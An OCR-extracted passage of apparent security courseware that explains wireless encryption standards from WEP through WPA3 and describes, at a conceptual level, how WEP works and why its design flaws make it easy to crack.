
  Reflector antennas are used to concentrate EM energy that is radiated or received at a focal point. These reflectors are generally parabolic. If the surface of the parabolic antenna is within a tolerance limit, it can be used as a primary mirror for all frequencies. This can prevent interference while communicating with other satellites. A larger antenna reflector in terms of wavelength multiples results in a higher gain. Reflector antennas reflect radio signals and has a high manufacturing cost.



LO#02: Explain Different Wireless Encryption Algorithms

Wireless Encryption

Wireless encryption is a process of protecting a wireless network from attackers who attempt to collect sensitive information by breaching the RF traffic. This section provides insight into various wireless encryption standards such as Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), WPA2, and WPA3, in addition to issues in WEP, WPA, and WPA2.



Types of Wireless Encryption

802.11i

An IEEE amendment that specifies security mechanisms for 802.11 wireless networks

WEP

An encryption algorithm for IEEE 802.11 wireless networks

EAP

Supports multiple authentication methods, such as token cards, Kerberos, and certificates

LEAP

A proprietary version of EAP developed by Cisco

WPA

An advanced wireless encryption protocol using TKIP and MIC to provide stronger encryption and authentication

TKIP

A security protocol used in WPA as a replacement for WEP

WPA2

An upgrade to WPA using AES and CCMP for wireless data encryption

AES

A symmetric-key encryption, used in WPA2 as a replacement for TKIP

CCMP

An encryption protocol used in WPA2 for stronger encryption and authentication

WPA2 Enterprise

Integrates EAP standards with WPA2 encryption

RADIUS

A centralized authentication and authorization management system

PEAP

A protocol that encapsulates the EAP within an encrypted and authenticated transport layer security (TLS) tunnel

WPA3


A third-generation Wi-Fi security protocol that uses GCMP-256 for encryption and HMAC-SHA-384 for authentication

Types of Wireless Encryption

Attacks on wireless networks are increasing daily with the increasing use of wireless networks. The encryption of information before it is transmitted on a wireless network is the most popular method of protecting wireless networks against attackers. There are several types of wireless encryption algorithms that can secure a wireless network. Each wireless encryption algorithm has advantages and disadvantages.

- **802.11i**: It is an IEEE amendment that specifies security mechanisms for 802.11 wireless networks.
- **WEP**: WEP is an encryption algorithm for IEEE 802.11 wireless networks. It is an old wireless security standard and can be cracked easily.
- **EAP**: The Extensible Authentication Protocol (EAP) supports multiple authentication methods, such as token cards, Kerberos, and certificates.
- **LEAP**: Lightweight EAP (LEAP) is a proprietary version of EAP developed by Cisco.
- **WPA**: It is an advanced wireless encryption protocol using TKIP and Message Integrity Check (MIC) to provide strong encryption and authentication. It uses a 48-bit initialization vector (IV), 32-bit cyclic redundancy check (CRC), and TKIP encryption for wireless security.
- **TKIP**: It is a security protocol used in WPA as a replacement for WEP.
- **WPA2**: It is an upgrade to WPA using AES and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP) for wireless data encryption.
- **AES**: It is a symmetric-key encryption used in WPA2 as a replacement for TKIP.

- **CCMP**: It is an encryption protocol used in WPA2 for strong encryption and authentication.
- **WPA2 Enterprise**: It integrates EAP standards with WPA2 encryption.
- **RADIUS**: It is a centralized authentication and authorization management system.
- **PEAP**: It is a protocol that encapsulates the EAP within an encrypted and authenticated Transport Layer Security (TLS) tunnel.
- **WPA3**: It is a third-generation Wi-Fi security protocol that provides new features for personal and enterprise usage. It uses Galois/Counter Mode-256 (GCMP-256) for encryption and the 384-bit hash message authentication code with the Secure Hash Algorithm (HMAC-SHA-384) for authentication.



Wired Equivalent Privacy (WEP) Encryption

- WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of **security and privacy** comparable to that of a wired LAN
- WEP **uses a 24-bit initialization vector (IV)** to form stream cipher RC4 for confidentiality and the CRC-32 checksum for integrity of wireless transmissions
- It has significant vulnerabilities and design flaws and **can therefore be easily cracked**

Wired Equivalent Privacy (WEP) Encryption

WEP was an early attempt to protect wireless networks from security breaches, but as technology improved, it became evident that information encrypted with WEP is vulnerable to attack. We discuss WEP in detail here.

What is WEP Encryption?

WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to ensure data confidentiality on wireless networks at a level equivalent to that of wired LANs, which can use physical security to stop unauthorized access to a network.

In a WLAN, a user or an attacker can access the network without physically connecting to the LAN. Therefore, WEP utilizes an encryption mechanism at the data link layer for minimizing unauthorized access to the WLAN. This is accomplished by encrypting data with the symmetric Rivest Cipher 4 (RC4) encryption algorithm, which is a cryptographic mechanism used to defend against threats.

Role of WEP in Wireless Communication

- WEP protects against eavesdropping on wireless communications.
- It attempts to prevent unauthorized access to a wireless network.
- It depends on a secret key shared by a mobile station and an AP. This key encrypts packets before transmission. Performing an integrity check ensures that packets are not altered during transmission. 802.11 WEP encrypts only the data between network clients.

Main Advantages of WEP

- **Confidentiality**: It prevents link-layer eavesdropping.
- **Access Control**: It determines who may access data.
- **Data Integrity**: It protects the change of data by a third party.
- **Efficiency**

Key Points

WEP was developed without any academic or public review. In particular, it was not reviewed by cryptologists during development. Therefore, it has significant vulnerabilities and design flaws.

WEP is a stream cipher that uses RC4 to produce a stream of bytes that are XORed with plaintext. The length of the WEP and secret key are as follows:

- 64-bit WEP uses a 40-bit key
- 128-bit WEP uses a 104-bit key
- 256-bit WEP uses 232-bit key

Flaws of WEP

The following basic flaws undermine WEP's ability to protect against a serious attack.

- No defined method for encryption key distribution:
    - Pre-shared keys (PSKs) are set once at installation and are rarely (if ever) changed.
    - It is easy to recover the number of plaintext messages encrypted with the same key.
- RC4 was designed to be used in a more randomized environment than that utilized by WEP:
    - As the PSK is rarely changed, the same key is used repeatedly.
    - An attacker monitors the traffic and finds different ways to work with the plaintext message.
    - With knowledge of the ciphertext and plaintext, an attacker can compute the key.
- Attackers analyze the traffic from passive data captures and crack WEP keys with the help of tools such as AirSnort and WEPCrack.
- Key scheduling algorithms are also vulnerable to attack.

How WEP Works

- CRC-32 checksum is used to calculate a 32-bit integrity check value (ICV) for the data, which, in turn, is added to the data frame.
- A 24-bit arbitrary number known as the initialization vector (IV) is added to the WEP key; the WEP key and IV are together called the WEP seed.

- The WEP seed is used as the input to the RC4 algorithm to generate a keystream, which is bit-wise XORed with a combination of the data and ICV to produce the encrypted data.
- The IV field (IV + PAD + KID) is added to the ciphertext to generate a MAC frame.

